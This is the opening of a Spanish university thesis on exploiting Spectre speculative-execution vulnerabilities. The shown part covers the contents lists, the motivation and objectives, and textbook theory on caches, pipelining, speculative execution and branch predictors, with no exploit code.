



Universidad de
Oviedo



ESCUELA POLITÉCNICA DE INGENIERÍA DE GIJÓN.

GRADO EN INGENIERÍA INFORMÁTICA EN TECNOLOGÍAS DE LA INFORMACIÓN

ÁREA DE ARQUITECTURA Y TECNOLOGÍA DE COMPUTADORES

ANÁLISIS DEL RENDIMIENTO DE EXPLOTACIÓN DE VULNERABILIDADES BASADAS EN EJECUCIONES ESPECULATIVAS

D. BLANCO PARAJÓN, Manuel
TUTOR: D. ENTRIALGO CASTAÑO, Joaquín

FECHA: JULIO 2020

Índice

1. Introducción	10
1.1. Visión general	11
1.2. Objetivos	12
2. Conceptos teóricos	14
2.1. Arquitectura de la caché.....	14
2.2. Segmentación de instrucciones	17
2.3. Ejecución especulativa.....	19
2.3.1. Predictores de saltos	22
2.3.2. Cache prefetching	26
2.4. Memoria virtual	28
2.5. Corrupciones de memoria	30
2.5.1. Ataques de reutilización de código.....	32
2.6. Tablas de funciones virtuales.....	33
2.7. Ataques de canal lateral	35
2.7.1. Ataques de mediciones de tiempos.....	36
2.7.2. Ataques de análisis de potencia	37
2.7.3. Ataques de emanaciones electromagnéticas.....	40
2.8. Ataques de canal lateral en la caché	40
2.8.1. Prime+Probe	41
2.8.2. Flush+Reload.....	42
3. Estado del arte.....	44
3.1. Introducción	44
3.2. Taxonomía vulnerabilidades transitorias	45

4. Pruebas de concepto	51
4.1. Calibración	53
4.2. Spectre PHT (variante 1)	57
4.3. Spectre BTB (variante 2)	68
4.4. Reproducción	77
5. Resultados	79
6. Conclusiones	89
Anexos	90
Anexo A: calibración (calib.c).....	90
Anexo B: Spectre PHT (spectre_variant1.c)	92
Anexo C: Spectre BTB (spectre_variant2.cc)	95
Referencias	98

Índice de figuras

Figura 1: ejemplo de jerarquía de cachés en un quad core CPU.....	14
Figura 2: ejemplo de caché asociativa por conjuntos de 2 vías.	16
Figura 3: ejemplo de pipeline de 5 fases.	18
Figura 4: diagrama microarquitectura Skylake [1].	19
Figura 5: máquina de estados de un bimodal.	22
Figura 6: estructura general de un predictor dinámico de dos niveles.	24
Figura 7: estrategias de mezcla utilizadas en los predictores dinámicos de dos niveles.....	25
Figura 8: predictor de saltos híbrido de múltiples componentes.....	25
Figura 9: bits de una dirección de memoria virtual en x86_64.....	29
Figura 10: consumo de potencia del algoritmo RSA en una tarjeta sin contramedidas.....	38
Figura 11: ejemplo ataque de caché Prime+Probe.	41
Figura 12: ejemplo de ataque de caché Flush+Reload.....	43
Figura 13: información del procesador utilizado para las pruebas de concepto.	52
Figura 14: información del sistema operativo utilizado para las pruebas de concepto.....	53
Figura 15: versiones de los compiladores utilizados para las pruebas de concepto.....	53
Figura 16: dispersión de accesos a memoria.....	56
Figura 17: predicciones especulativas de saltos condicionales.....	61
Figura 18: estado de la caché tras ser limpiada.....	65
Figura 19: estado de la caché tras codificar un byte en Spectre v1.....	67
Figura 20: desensamblado de la función víctima utilizada en Spectre v2.	71
Figura 21: disposición en memoria de los objetos Fish y Bird.	72
Figura 22: número de rondas de entrenamiento empleadas y fiabilidad de Spectre v1.	79
Figura 23: número de rondas de entrenamiento y fiabilidad de Spectre v2.....	80
Figura 24: número de rondas de entrenamiento y fiabilidad en Spectre v2 con ruido.....	81
Figura 25: tiempo de ejecución empleado en Spectre v1 y v2.....	82
Figura 26: patrón de aciertos de caché.....	85

Figura 27: tiempo de ejecución empleado en Spectre v1 y v2 optimizados.	86
Figura 28: anchos de banda Spectre v1 y v2 comparados con la heurística.	87
Figura 29: ancho de banda Spectre + Heurística en distintos microprocesadores.	88

Índice de listados

Listado 1: ejemplo de dependencia RAW.....	20
Listado 2: ejemplo de dependencia WAW.....	20
Listado 3: ejemplo de dependencia WAR.....	21
Listado 4: código ensamblador de un bucle utilizado como ejemplo.	23
Listado 5: ejemplo de desbordamiento de buffer basado en la pila.	31
Listado 6: código ensamblador de ejemplo de un gadget.	33
Listado 7: ejemplo de funciones virtuales y herencia en C++.	34
Listado 8: ejemplo de invocación de función virtual.	35
Listado 9: ejemplo de rutina que valida una contraseña.	36
Listado 10: medición de acierto de caché.	53
Listado 11: medición de fallo de caché.....	54
Listado 12: valor umbral de acierto de caché.....	55
Listado 13: código de la función víctima utilizada en Spectre v1.	58
Listado 14: estructuras de datos utilizadas en Spectre v1.	59
Listado 15: secreto utilizado en Spectre v1.....	59
Listado 16: entrenamiento de índices maliciosos en Spectre v1.....	62
Listado 17: frecuencia y rondas de entrenamiento utilizadas en Spectre v1.....	62
Listado 18: pseudocódigo de la lógica de entrenamiento en Spectre v1.....	63
Listado 19: código de la función de retardo.....	63
Listado 20: diferencia espacial entre el secreto y el vector de entrenamiento en Spectre v1.	64
Listado 21: código de la función implementada para exfiltrar información en Spectre v1.	66
Listado 22: reordenación de los índices utilizados para acceder a las líneas de la caché.	68
Listado 23: exfiltración del secreto en Spectre v1.	68
Listado 24: ejemplo de clase utilizada en Spectre v2.....	69
Listado 25: definición de las clases “Bird“ y “Fish” utilizadas en Spectre v2.	70

Listado 26: función víctima utilizada en Spectre v2.....	71
Listado 27: declaración y definición de las estructuras de datos utilizadas en Spectre v2.	73
Listado 28: función de entrenamiento utilizada en Spectre v2.	73
Listado 29: código de la función implementada para exfiltrar información en Spectre v2. ...	76
Listado 30: exfiltración del secreto en Spectre v2.	77
Listado 31: simulación entorno realista con pruebas de stress.	81
Listado 32: instrumentación medición tiempos.	82
Listado 33: optimización búsqueda valor a exfiltrar.....	84
Listado 34: código fuente calibración.	91
Listado 35: código fuente PoC Spectre-PHT.	94
Listado 36: código fuente PoC Spectre-BTB.....	97

Lista de Acrónimos

AES	Advanced Encryption Standard.
AM	Amplitud modulada.
CPU	Central processing unit.
DCU	Data cache unit.
DRAM	Dynamic Random Access Memory.
eBPF	Berkeley Packet Filter
JIT	Just in time.
KVM	Kernel-based Virtual Machine.
LLC	Last level cache.
MMAP	Memory mappings.
PoC	Proof of concept.
RDI	Register destination index.
RSI	Register source index.
RSA	Rivest, Shamir y Adleman.
SNR	Signal-to-noise ratio.
vDSO	Virtual dynamic shared object.

μ OPs Microoperaciones.

1. Introducción

Actualmente vivimos rodeados de diferentes tecnologías de la información y comunicación que utilizamos inconscientemente en nuestro día a día, con el fin de facilitar muchas de nuestras labores, pero un diseño incorrecto de estas herramientas utilizadas en el proceso de digitalización puede suponer un riesgo real para nosotros mismos y para nuestra sociedad.

Cuando tomamos una fotografía desde nuestro teléfono de última generación y guardamos una copia de seguridad en un servidor de la nube, esperamos que se garantice la confidencialidad, integridad y disponibilidad de esta. Y es que la seguridad informática no es opcional, los criminales han ido evolucionando en sus técnicas, adaptándolas a la vanguardia de la tecnología.

Si tuviera que decir una fecha exacta de cuándo despertó en mí la curiosidad por el mundo de la ciberseguridad, no lo sabría. Lo que sí sé, es que la idea de ser capaz de controlar un programa legítimo a mi antojo, fue algo que me fascinó. Desde entonces el camino no ha sido nada fácil. Aprender de manera autodidacta requiere mucho tiempo, esfuerzo, frustración, sacrificio, y un largo etcétera; de lo que he podido disfrutar gracias a grandes amigos de los cuales me he nutrido incondicionalmente.

En el momento en el que mi tutor, D. Joaquín Entrialgo Castaño, me propuso realizar un Trabajo Fin de Grado enfocado al análisis del rendimiento de la explotación de vulnerabilidades basadas en ejecuciones especulativas, una nueva clase de vulnerabilidades descubiertas recientemente en la microarquitectura de los procesadores modernos y que suponen un nuevo reto para la seguridad informática, me entusiasmó. Como apasionado de la explotación de

vulnerabilidades software, esto era una oportunidad perfecta para salir de mi zona de confort, permitiéndome aprender e investigar todos los detalles de este tipo de vulnerabilidades hardware, agrupadas bajo la denominación de Meltdown y Spectre, que revolucionaron la ciberseguridad en los últimos años.

Durante los últimos años, la explotación de vulnerabilidades software ha permitido evaluar la eficacia de las protecciones empleadas en los sistemas operativos modernos. Sin embargo, estos nuevos descubrimientos se realizaron sobre la microarquitectura de los procesadores modernos, encontrando fallos derivados de un mal diseño del hardware, que dan lugar a vulnerabilidades basadas en ejecuciones especulativas capaces de comprometer la seguridad de los usuarios, sin que el software subyacente contenga explícitamente fallos de programación. Esto significa, que el uso de servicios legítimos como el cloud computing, podrían ser comprometidos por un atacante, haciendo uso de Meltdown para explotar una ventana de ejecución especulativa derivada de una excepción y revelar los secretos de otro programa.

En el caso de Spectre, un atacante podría cargar un script malicioso a los usuarios que estuvieran navegando en una página web, y forzar a que su CPU revelase especulativamente información sensible del navegador utilizado.

1.1. Visión general

La organización del trabajo es la que sigue:

- 🚦 Capítulo 1: Introducción al Trabajo Fin de Grado y objetivos. Explicación de la motivación principal de la realización del trabajo y los objetivos buscados.

- ✚ Capítulo 2: Conceptos teóricos. Se introduce de manera superficial los distintos conceptos necesarios para comprender el resto del trabajo, partiendo de que el lector tiene una base sólida de la arquitectura de los computadores.
- ✚ Capítulo 3: Estado del arte. Exposición del estado actual de las vulnerabilidades transitorias y clasificación.
- ✚ Capítulo 4: Pruebas de concepto. Desarrollo de las pruebas realizadas durante el trabajo, analizando en profundidad cada detalle necesario para lograr explotar las vulnerabilidades.
- ✚ Capítulo 5: Resultados. Presentación de los distintos resultados observados durante la experimentación.
- ✚ Capítulo 6: Conclusiones. Dilucidación de las conclusiones obtenidas tras analizar los resultados recogidos.
- ✚ Capítulo 8: Presupuesto. Estimación del coste total de la ejecución del trabajo.

1.2. Objetivos

A continuación, se exponen los objetivos más importantes que se busca alcanzar con este Trabajo Fin de Grado:

- ✚ Desarrollar pruebas de concepto fiables, capaces de explotar algunas de las vulnerabilidades transitorias basadas en ejecuciones especulativas más importantes y obtener conclusiones sobre el rendimiento de estas.

- ✚ Estudiar e investigar la situación actual del diseño de microprocesadores modernos, entendiendo la penalización en el rendimiento que supone implementar protecciones y cómo se logra alcanzar un balance que garantice la seguridad de los usuarios.
- ✚ Realizar un análisis del estado del arte de la seguridad en los microprocesadores, clasificando las distintas vulnerabilidades transitorias descubiertas en los últimos años.
- ✚ Mejorar mis habilidades de investigación y salir de mi zona de confort, introduciéndome en un área de la seguridad informática que desconocía, y que supone un reto actualmente para todos los desarrolladores de microprocesadores (por ej. Intel, AMD, etc.).

2. Conceptos teóricos

En esta sección se introducen algunos conceptos teóricos básicos, necesarios para poder comprender el resto del documento. Dado lo extenso y avanzado de los conocimientos requeridos, se enfocará la sección suponiendo que el lector tiene conocimientos básicos de arquitectura de computadores.

2.1. Arquitectura de la caché

Los procesadores modernos utilizan una jerarquía de niveles de cachés con diferentes velocidades de acceso. La principal motivación de este diseño es permitir a los cores de las CPUs realizar un procesamiento rápido a pesar de la alta latencia de la memoria principal, la cual muchas veces puede actuar como cuello de botella en el rendimiento global del procesador debido al desaprovechamiento de ciclos de reloj en las largas esperas de la CPU en estado ocioso.




Figura 1: ejemplo de jerarquía de cachés en un quad core CPU.

En el nivel 1 tendríamos una caché para datos y otra para instrucciones, siendo este el nivel con menos tamaño y el más veloz, acceder a este nivel costaría ~ 4 ciclos de reloj.

Por el contrario, en el nivel más externo nos encontramos una caché inclusiva, compartida entre todos los cores y la que más datos permite almacenar. Que sea inclusiva significa que los desalojos que se realicen en este nivel eliminarán los datos del resto de niveles de la jerarquía.

Existen tres políticas de ubicación para los bloques de memoria en la caché:

1. **Directa:** se realiza una correspondencia directa con cada bloque, utilizando aritmética modular para envolverlo alrededor del número de bloques de la memoria caché. El problema de esta estrategia es que es demasiado rígida: si la CPU accediese frecuentemente a dos bloques de memoria asignados a la misma línea de caché, aparecerían frecuentemente fallos de caché y por tanto repercutiría en un bajo rendimiento.
2. **Asociativa:** los bloques de la memoria principal se alojan en cualquier bloque de la memoria caché. Este tipo de estrategia, da total libertad y por tanto soluciona el problema de la correspondencia directa proporcionando un rendimiento óptimo, pero presenta un gran problema y es que el coste de implementación es inasumible, debido al alto número de comparadores que utiliza.
3. **Asociativa por conjuntos:** a cada bloque de la memoria principal se le asigna un conjunto de la caché, y se puede ubicar en cualquier línea del conjunto. Esta es la estrategia que soluciona el problema de la correspondencia asociativa por conjuntos y es la que se utiliza en la práctica.




Figura 2: ejemplo de caché asociativa por conjuntos de 2 vías.

En la figura anterior se muestra una caché que utiliza una estrategia de correspondencia asociativa de 2 vías en sus 4 conjuntos. En algunas cachés, se utilizará parte de la dirección virtual para realizar el mapeo del bloque de memoria a un conjunto de la caché, o como es en el caso de las cachés de último nivel, se utilizará la dirección física.

Como se puede observar, existe un problema: cuando debido a un fallo, se copia un bloque desde memoria principal a la caché, puede coincidir en que sea asignado a un conjunto de la caché en el que las líneas ya estén ocupadas. En ese momento, la caché deberá decidir qué bloque reemplazar. En el caso de utilizar una correspondencia directa, es trivial, pero en el caso de la correspondencia asociativa o asociativa por conjuntos, hay que seleccionar un candidato.




Para solucionar este problema existen políticas de reemplazo. Una de las más importantes es Least Recently Used (LRU), en la que cada línea de caché almacena unos bits adicionales que

indican cuál lleva más tiempo sin haber sido accedida. El bloque de esta línea es el que se reemplazará.

2.2. Segmentación de instrucciones

Para poder implementar el paralelismo a nivel de instrucción en un único procesador, se desarrolló una técnica conocida como pipeline o segmentación de instrucciones.

Esta técnica consiste en dividir las instrucciones en diferentes fases, donde cada fase se corresponde con un paso del ciclo Von Neumann o en subdivisiones de estos ciclos:

-  **Instruction Fetch (IF):** la CPU busca la instrucción a ejecutar. Normalmente las instrucciones estarán en la caché L1 (prefetching de instrucciones) de instrucciones, evitando así gastar demasiados ciclos de reloj en recuperarlas desde memoria principal.
-  **Instruction Decode (ID):** las instrucciones complejas de tamaño variable encoladas en la fase IF, son decodificadas en micro operaciones (μ OPs) más simples y de un tamaño fijo. Estas μ OPs resultantes, son enviadas desde los decodificadores directamente a la Allocation Queue (AQ), que actúa como una interfaz entre la ejecución en orden y fuera de orden.
-  **Execute (EX):** desde la AQ llegarán las μ OPs a un buffer de reordenación (ROB) dónde los registros arquitectónicos se mapean a los registros físicos, se resuelven dependencias y se realiza una serie de optimizaciones y preparaciones. Después el planificador enviará las μ OPs recibidas desde el ROB al puerto que le corresponda de

las unidades de ejecución de manera independiente (por ej. ALU, carga, almacenamiento, etc.).

✚ **Memory Access (MEM)**: se realizan los accesos de lectura/escritura a memoria en caso de que los operandos utilizados en la instrucción lo requieran.

✚ **Register Write Back (WB)**: una vez las μ OPs fueron ejecutadas el valor resultante se propaga. La única premisa que hay que cumplir en la retirada, es que los cambios sean devueltos en orden.

A continuación, se muestra un ejemplo de pipeline de 5 fases. Como se puede observar, en el quinto ciclo de reloj se logra ejecutar a la vez todas las fases, obteniendo una productividad de 1 instrucción por ciclo.




Figura 3: ejemplo de pipeline de 5 fases.

2.3. Ejecución especulativa

Una de las principales técnicas utilizadas en los procesadores modernos para mejorar el rendimiento, es la ejecución especulativa, gracias a la implementación de pipelines de múltiples fases por hyper-threads, que logran ejecutar las instrucciones fuera de orden.

La idea principal de la ejecución especulativa es que las instrucciones se ejecutan antes de saber si son necesarias, en vez de ir ejecutando en orden secuencial una a una cada instrucción. De esta manera, se logra minimizar la latencia y maximizar el paralelismo, traducándose en una mejora general del rendimiento del procesador.

A continuación, se muestra un diagrama del pipeline de la microarquitectura Skylake de Intel [1].




Figura 4: diagrama microarquitectura Skylake [1].

La situación ideal es que las μ OPs almacenadas en el ROB sean independientes. Entonces estas, se ejecutarían fuera de orden permaneciendo en un estado de ejecución transitorio hasta que fuesen retiradas en orden.

Por contra, cuando existen dependencias de datos, por ejemplo, una instrucción que dependa de un operando de una instrucción anterior, hay que esperar hasta que se resuelva dicha dependencia para poder ejecutarla.

Existen tres situaciones donde puede suceder una dependencia de datos:

1. Read-After-Write (RAW): este tipo de dependencia de flujo sucede cuando una instrucción requiere leer un operando que es modificado por una instrucción previa, pero que aún no ha terminado de escribir.

$R0 = R1 * R2$ $R3 = R4 + R0$

Listado 1: ejemplo de dependencia RAW.

2. Write-After-Write (WAW): este tipo de dependencia de salida sucede cuando dos instrucciones modifican el mismo operando, pero la instrucción previa aún no ha terminado de escribirlo.

$R0 = R1 * R2$ $R0 = R4 + R5$

Listado 2: ejemplo de dependencia WAW.

3. Write-After-Read (WAR): este tipo de anti-dependencia sucede cuando una instrucción intenta modificar un operando y otra instrucción previa aún no ha terminado de leerlo.

$R0 = R1 * R2$

$R1 = R4 + R5$

Listado 3: ejemplo de dependencia WAR.

Dentro de la ejecución fuera de orden, existen distintas estrategias para resolver algunas dependencias. Para las dependencias WAW y WAR se utiliza el renombrado de registros, donde se expanden los registros lógicos de la ISA (Instruction Set Architecture) mapeándolos sobre los registros físicos del microprocesador.

Otro problema con el que hay que lidiar en la ejecución especulativa son los saltos o ramas, donde la CPU estaría ociosa desperdiciando ciclos de reloj hasta que se resolviera la dependencia necesaria para la comparación (por ej. un acceso a memoria para recuperar un dato).

Para evitar ese estado ocioso de la CPU, se desarrollaron los predictores de saltos, de manera que cuando sucede un salto se realiza una predicción sobre la rama que se va a tomar y se ejecutan especulativamente las instrucciones. Una vez se resuelve la comparación, si el predictor acertó la predicción se obtiene una mejora de rendimiento; por contra, si la predicción fue incorrecta, se deben descartar las instrucciones que se habían ejecutado y habrá una pequeña penalización en el rendimiento.

2.3.1. Predictores de saltos

Uno de los algoritmos deterministas más utilizados en los predictores de saltos dinámicos, sería el predictor de 2 bits (bimodal). Básicamente, es una máquina de estados que predice si el siguiente salto es tomado o no en base a los saltos previos.

Para cambiar de estado dentro del predictor, se debe fallar dos veces la predicción.

En la Figura 5 se muestra un diagrama de los estados del predictor. El contador utilizado tiene una saturación de 2 bits:

- 00: salto no tomado.
- 01: salto no tomado.
- 10: salto tomado.
- 11: salto tomado.




Figura 5: máquina de estados de un bimodal.

Para aclarar el modo de funcionamiento de este predictor se toma como ejemplo el siguiente código en lenguaje ensamblador, donde hay un bucle:

```
loop:
    ...
    jne loop
    ...
```

Listado 4: código ensamblador de un bucle utilizado como ejemplo.

La ejecución que seguiría sería la siguiente:

1. Estado 00: el predictor dice que el salto no será tomado. Falla porque en realidad el salto debería haber sido tomado y se pasa al estado 01.
2. Estado 01: el predictor dice que el salto no será tomado. Falla la predicción por segunda vez, pues debería ser tomado y se pasa al estado 10.
3. Estado 10: el predictor dice que el salto será tomado. Acierta y se pasa al estado 11.
4. Estado 11: el predictor dice que el salto será tomado. Acierta y se mantiene en el estado actual.
5. ...
6. Estado 11: el predictor dice que el salto será tomado. Falla, pues esta vez el salto no debería ser tomado y se actualiza al estado 10.

Cuando los saltos condicionales tienden a suceder de manera frecuente, las predicciones que realiza el bimodal no son buenas. En estos casos los predictores de saltos adaptativos de dos niveles funcionan mejor puesto que recuerdan las últimas k ocurrencias del salto y utiliza una función de predicción de s -bits para cada uno de los 2^k patrones del historial.




Figura 6: estructura general de un predictor dinámico de dos niveles.

El predictor mostrado consta de dos niveles, y utiliza una matriz de contadores (PHT) para guardar el historial de patrones. En el primer nivel se utiliza un historial global de saltos, un registro de desplazamiento que almacenará el resultado del salto, y una tabla del historial local compuesta por registros de desplazamiento que almacenan los últimos resultados del salto.

Para indexar dentro de la tabla del historial de patrones, lo que se suele hacer es una mezcla de dos componentes. Si se utiliza una concatenación entonces se cogen k bits de un registro y $m-k$ del segundo, suponiendo que el resultado serán m bits, y se concatenan.

En el otro caso el resultado es simplemente aplicar la operación lógica disyunción exclusiva (XOR) a los dos registros; esta última opción suele dar mejores resultados en la práctica.




Figura 7: estrategias de mezcla utilizadas en los predictores dinámicos de dos niveles.

Por ejemplo, si se utiliza un $k = 2$, se almacenarán las últimas dos ocurrencias del salto en un registro de desplazamiento de 2 bits y este registro solo podrá contabilizar 4 estados (los mismos que en el bimodal). La tabla del historial de patrones entonces almacenará 4 entradas por cada salto, cada entrada tendrá 2^2 historiales de saltos y el contador tendrá una saturación de 2 bits.

Otro tipo de predictores son los predictores de saltos híbridos de múltiples componentes.

